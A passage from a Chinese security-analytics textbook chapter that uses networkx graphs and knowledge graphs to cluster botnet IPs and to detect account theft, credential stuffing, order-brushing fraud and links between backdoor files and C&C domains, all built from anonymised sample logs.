```

3.查询分析

定于阈值M，当同一团伙的IP大于等于M时才显示结果：

```
n_sub_graphs=nx.number_connected_components(G)
sub_graphs=nx.connected_component_subgraphs(G)
for i,sub_graph in enumerate(sub_graphs):
    n_nodes=len(sub_graph.nodes())
    if n_nodes >= M:
        print("Subgraph {0} has {1} nodes {2}".format(i,n_nodes,sub_graph.nodes()))
```

定义全局阈值，包括相似度、黑客团伙IP最小个数等：

```
#相似度  
N=0.5  
#黑客团伙IP最少个数  
M=3  
#黑客IP攻击目标最小个数  
R=2
```

结果举例为：

```
Subgraph 2 has 20 nodes ['58.219.226.23*', '58.208.34.6*', '58.255.121.17*', '60.220.  
Subgraph 3 has 3 nodes ['58.49.86.23*', '60.22.103.2*', '59.53.67.20*']  
Subgraph 5 has 5 nodes ['58.217.185.12*', '59.63.28.17*', '59.47.7.11*', '59.47.7.12*',
```

可视化聚类结果如图13-15所示。




图13-15 僵尸网络聚类效果图

13.5 知识图谱概述

当你在百度搜索“孙悟空的师傅”时（参见图13-16），会直接展现唐僧和菩提老祖的百度百科介绍。



图13-16 在百度搜索“孙悟空的师傅”

这是因为百度搜索通过知识图谱建立实体之间的属性与关系，让搜索引擎更懂用户的意图，直接解答用户的疑惑。

当你拿起手机搜索“全聚德”时，会自动展现你附近的全聚德店的位置，如图13-17所示。



图13-17 百度搜索“全聚德”

这是因为百度搜索借助于知识图谱，结合用户行为信息，为用户提供更符合当前场景的搜索结果。

当你在百度搜索“达芬奇”时，除了会展现达·芬奇相关的信息，同时也会自动展现关注达·芬奇的人同时也关注的其他人物以及作品，见图13-18。

这是因为百度搜索通过知识图谱建立事物之间的关联，扩展用户搜索结果，发现更多内容。



图13-18 百度搜索“达芬奇”

2012年，Google在其官方博客中宣称：为了让用户能够更快、更简单地发现新的信息和知识，Google搜索将发布“知识图谱”（Knowledge Graph）——可以将搜索结果进行知识系统化，任何一个关键词都能获得完整的知识体系。比如搜索“Amazon”（亚马逊河），一般的搜索结果会给出和Amazon最相关的信息。比如Amazon网站，因为网上关于它的信息最多，但Amazon并不仅仅是一个网站，它还是全球流量最大的Amazon河流。如果再追溯历史，它可能还是希腊女战士一族的代称。而这些结果未来都会在Google搜索的“知识图谱”中展现出来。Google的“知识图谱”不仅仅会从Freebase、维基百科或全球概览中获得专业的信息，同时还通过大规模的信息搜索分析来提高搜索结果的深度和广度。现在Google数据库中包含超过5亿个事物，不同事物之间的关系超过35亿条。同时人们搜索得越多，Google获得的信息也就越多越全面，整个“知识图谱”也就会达到更好的效果。

知识图谱本质上可以认为是图的一种具体应用，它大量集成了互联网上的各类数据，从而进一步挖掘出了数据的潜在联系与价值。在安全领域应用知识图谱，可以挖掘数据之间潜在的联系，结合这些潜在的联系可以大大扩展我们的数据分析思路。

13.6 示例：知识图谱在风控领域的应用

传统的风控策略主要基于模型和策略，这在传统行业已然有着很大的市场，但是在互联网环境下，职业黑产团伙以及羊毛党的加入，传统的风控策略已经大打折扣。如何利用互联网上各类数据，挖掘蛛丝马迹，进行风控呢？知识图谱，作为关系的直接表示方式，可以很好地解决这两个问题。首先，知识图谱提供非常便捷的方式来添加新的数据源。其次，知识图谱本身就是用来表示关系的，这种直观的表示方法可以帮助我们更有效地分析复杂关系中存在的特定的潜在风险。下面我们将结合几个典型场景介绍知识图谱在风控领域的应用。完整演示代码请见本书Github上的13-5.py。

13.6.1 检测疑似账号被盗

盗号是互联网业务中常见的恶意行为。盗号的渠道也非常多，从暴力破解到撞库都可能导致账户被盗，单纯依赖用户名和密码认证已经无法保障账户的安全。我们使用脱敏的测试数据来演示疑似账户被盗的情况。测试样本记录了微软的邮件系统的手机客户端成功登录日志：

```
uid=mike,ip=ip1,tel=tel1,activesyncid=1
uid=mike,ip=ip2,tel=tel1,activesyncid=2
uid=mike,ip=ip3,tel=tel1,activesyncid=2
uid=john,ip=ip1,tel=tel2,activesyncid=2
uid=john,ip=ip4,tel=tel2,activesyncid=2
uid=john,ip=ip5,tel=tel2,activesyncid=2
```

字段含义分别为：

·uid，用户名；

·ip，登录IP地址；

·tel，安装微软邮件客户端的手机的手机号；

·activesyncid，安装微软邮件客户端的手机对应activesyncid，该id全局唯一，与硬件绑定，类似微软在PC上的guid。

疑似账户被盗逻辑上对应的拓扑结构如图13-19所示。




图13-19 疑似账户被盗示意图

从拓扑图可以看出来，activesyncid为2的硬件登录了mike和john两个账户，mike历史上曾经成功登录过activesyncid为1的硬件以及activesyncid为2的硬件，初步判定activesyncid为2的硬件盗取了mike的账户登录。

逐行处理样本文件，获取对应的uid、ip、tel、activesyncid：

```
with open("../data/KnowledgeGraph/sample1.txt") as f:
    G = nx.Graph()
    for line in f:
        line=line.strip('\n')
        uid,ip,tel,activesyncid=line.split(',')
```

以uid为中心，添加对应的ip、tel、activesyncid节点：

```
G.add_edge(uid, ip)
G.add_edge(uid, tel)
G.add_edge(uid, activesyncid)
```

可视化知识图谱：

```
nx.draw(G, with_labels=True, node_size=600)
```

```
plt.show()
```

对应知识图谱见图13-20。




图13-20 疑似账户被盗的知识图谱

13.6.2 检测疑似撞库攻击

撞库是黑客通过收集互联网已泄露的用户和密码信息，生成对应的字典表，尝试批量登录其他网站后，得到一系列可以登录的用户。很多用户在不同网站使用的是相同的账号密码，因此黑客可以通过获取用户在A网站的账户从而尝试登录B网站，这就可以理解为撞库攻击。2014年12月25日，12306网站用户信息在互联网上疯传。对此，12306官方网站称，网上泄露的用户信息系经其他网站或渠道流出。据悉，此次泄露的用户数据不少于131653条。该批数据基本确认为黑客通过“撞库攻击”所获得。我们使用脱敏的测试数据来演示疑似撞库攻击的情况。测试样本记录了微软的邮件系统的网页版登录日志，其中既包含登录成功也包含登录失败的情况：

```
uid=mike,ip=ip1,login=yes,ua=ua1
uid=mike,ip=ip1,login=no,ua=ua1
uid=lilly,ip=ip1,login=yes,ua=ua1
uid=willy,ip=ip1,login=no,ua=ua1
uid=tony,ip=ip1,login=yes,ua=ua1
uid=charly,ip=ip1,login=yes,ua=ua1
uid=steven,ip=ip1,login=no,ua=ua1
uid=mery,ip=ip1,login=no,ua=ua1
uid=john,ip=ip1,login=no,ua=ua1
```

字段含义分别为：

·uid，用户名；

·ip，登录IP地址；

·login，登录状态，yes表明登录成功，no表明登录失败；

·ua，浏览器的ua字段，通常结合ip和ua字段可以在一定程度标识一个用户或者设备。

疑似撞库攻击逻辑上对应的拓扑结构如图13-21所示。




图13-21 疑似撞库攻击示意图

从拓扑图可以看出来，大量账户从ip1登录，并且ua字段相同，登录失败和成功的情况均存在，疑似发生了撞库攻击行为。通常情况下，同一IP不会出现大量登录行为，即使办公网出口这种人员密集的地方，也应该主要是登录成功为主，不应该登录成功与失败数量均比较大。

逐行处理样本文件，获取对应的uid、ip、login、ua字段：

```

with open("../data/KnowledgeGraph/sample2.txt") as f:
    G = nx.Graph()
    for line in f:
        line=line.strip('\n')
        uid,ip,login,ua=line.split(',')

```

以uid为中心，添加对应的ip、login、ua节点：

```
G.add_edge(uid, ip)
G.add_edge(uid, login)
G.add_edge(uid, ua)
```

可视化知识图谱：

```
nx.draw(G, with_labels=True, node_size=600)
plt.show()
```

对应知识图谱见图13-22。




图13-22 疑似撞库攻击的知识图谱

13.6.3 检测疑似刷单

国内O2O的大肆补贴，滋生了一个产业链，即所谓的“羊毛党”和“刷单”。有一批人对搜集各大电子商城、银行、实体店等各渠道的优惠促销活动、免费业务之类的信息产生了浓厚的兴趣。他们有选择地参与活动，从而以相对较低成本甚至零成本换取物质上的实惠。这一行为被称为“薅羊毛”，而关注与热衷于薅羊毛的群体就被称作“羊毛党”。早前，“羊毛党”们主要活跃在O2O平台或电商平台。另外随着2015年互联网金融的发展，一些网贷平台为吸引投资者常推出一些收益丰厚的活动，如注册认证奖励、充值返现、投标返利等，催生了以此为生的投资群体，他们也被称为“P2P羊毛党”。这部分用户与网购羊毛党不同，只关注互联网金融产品。

刷单是店家付款请人假扮顾客，用以假乱真的购物方式提高网店的排名和销量，从而获取好评吸引顾客，即由卖家提供购买费用，帮指定的网店卖家购买商品提高销量和信用度，并填写虚假好评的行为。通过这种方式，网店可以获得较好的搜索排名，比如，在平台搜索时按“销量”搜索，该店铺因为销量大（即便是虚假的）会更容易被买家找到。刷单一般可分为两种：一是单品刷销量为做爆款等做准备；二是刷信誉以提高店铺整体信誉度。还有一种刷单更为直接，以外卖软件为例子，同一个人使用两台手机，分别安装客户下单软件和商家接单软件，一下一接，捞取补贴。我们使用脱敏的测试数据来演示下疑似刷单的情况。

测试样本分为两部分，一部分记录了设备指纹对应安装的App以及App的登录名：

```
hid=1,uid=mike,app=app1
hid=2,uid=tony,app=app1
hid=1,uid=john,app=app2
hid=2,uid=john,app=app2
```

字段含义分别为：

- hid，硬件指纹，唯一标识一台设备；
- uid，App的登录用户名；

·app，App的名称。

一部分记录了App的登录名以及下单接单情况：

```
hid=1,uid=mike,action=buy  
hid=2,uid=tony,action=sell
```

字段含义分别为：

·hid，硬件指纹，唯一标识一台设备；

·uid，App的登录用户名；

·action，用户行为，是下单还是接单。

逻辑上对应的拓扑结构如图13-23所示。




图13-23 疑似刷单示意图

从拓扑图可以看出来，虽然两台设备hid1和hid2登录账户不一样，但是他们共同安装的App2上的登录用户名相同，从而可以判断这两台设备属于同一个人，该人疑似使用这两台设备分别扮演买家和卖家进行

刷单行为。

逐行处理样本文件，获取对应的hid，uid，app字段：

```
with open("../data/KnowledgeGraph/sample3.txt") as f:  
    for line in f:  
        line=line.strip('\n')  
        hid,uid,app=line.split(',')  
    
```

以hid为中心，添加对应的uid，app节点：

```
G.add_edge(hid, uid)  
G.add_edge(hid, app)  
    
```

逐行处理样本文件，获取对应的hid，uid，action字段：

```
with open("../data/KnowledgeGraph/sample4.txt") as f:  
    for line in f:  
        line=line.strip('\n')  
        hid,uid,action=line.split(',')  
    
```

以hid为中心，添加对应的uid，action节点：

```
G.add_edge(hid, uid)  
G.add_edge(hid, action)  
    
```

可视化知识图谱：

```
nx.draw(G, with_labels=True, node_size=600)  
plt.show()  
    
```

对应知识图谱如图13-24所示。




图13-24 疑似刷单行为知识图谱

13.7 示例：知识图谱在威胁情报领域的应用

近几年，威胁情报在信息安全领域非常热门。威胁情报基于海量的数据分析，挖掘潜在的关联关系，为其他安全产品提供强大的数据情报支撑，目前涌现了大量的创业企业投入到威胁情报领域。

当今是万物互联的时代，攻击入口无处不在，单纯基于漏洞或者关键资产的防御方式早已力不能及。因此，企业想要安全地开展公司业务，就必须采取更加全面、高效的防御方式。威胁情报的出现弥补了这一不足，为传统防御方式带来了有效补充。威胁情报立足于攻击者的视角，依靠其广泛的可见性以及对整个互联网风险及威胁的全面理解，帮助我们更好地了解威胁，包括：可能的攻击目标，使用工具、方法，以及所掌握的传输武器的互联网基础设施情况等，使遇到威胁时能够准确、高效地采取行动。在2016年的RSA大会上出现了10家威胁情报公司，其中包括老牌安全公司Symantec、Dell Security，也包括大量新秀如Webroot、CrowdStrike，其中还包含国内的一家创业公司ThreatBook。

ThreatBook成立于2015年7月，致力于提供及时、准确的威胁情报，用来阻截攻击、发现威胁、溯源追踪和消除风险。ThreatBook的主要产品TIC（威胁情报中心）的威胁应用解决方案，使客户在面对关键威胁时可以快速发现并采取有效的行动。

完整演示代码请见本书GitHub上的13-6.py。

13.7.1 挖掘后门文件潜在联系

黑产通常通过传播后门文件入侵主机，组织起庞大的僵尸网络。后门文件通常通过连接C&C服务器的域名来监听控制指令，后门文件中硬编码少量C&C服务器的域名，然后自动化下载最近的C&C服务器列表。通过静态分析后门文件中硬编码的域名，关联分析域名和文件之间的关系，可以挖掘出后门文件之间的潜在联系。我们使用脱敏的测试数据来挖掘后门文件之间潜在联系的原理。测试样本记录了若干组文件和C&C域名的对应关系：

```
md5=file1, domain=domain1  
md5=file1, domain=domain2  
md5=file1, domain=domain3  
md5=file1, domain=domain6  
md5=file2, domain=domain2  
md5=file2, domain=domain3  
md5=file2, domain=domain4  
md5=file2, domain=domain5
```

- md5，后门文件md5值；
- domain，C&C域名。

逻辑上对应的拓扑结构如图13-25所示。

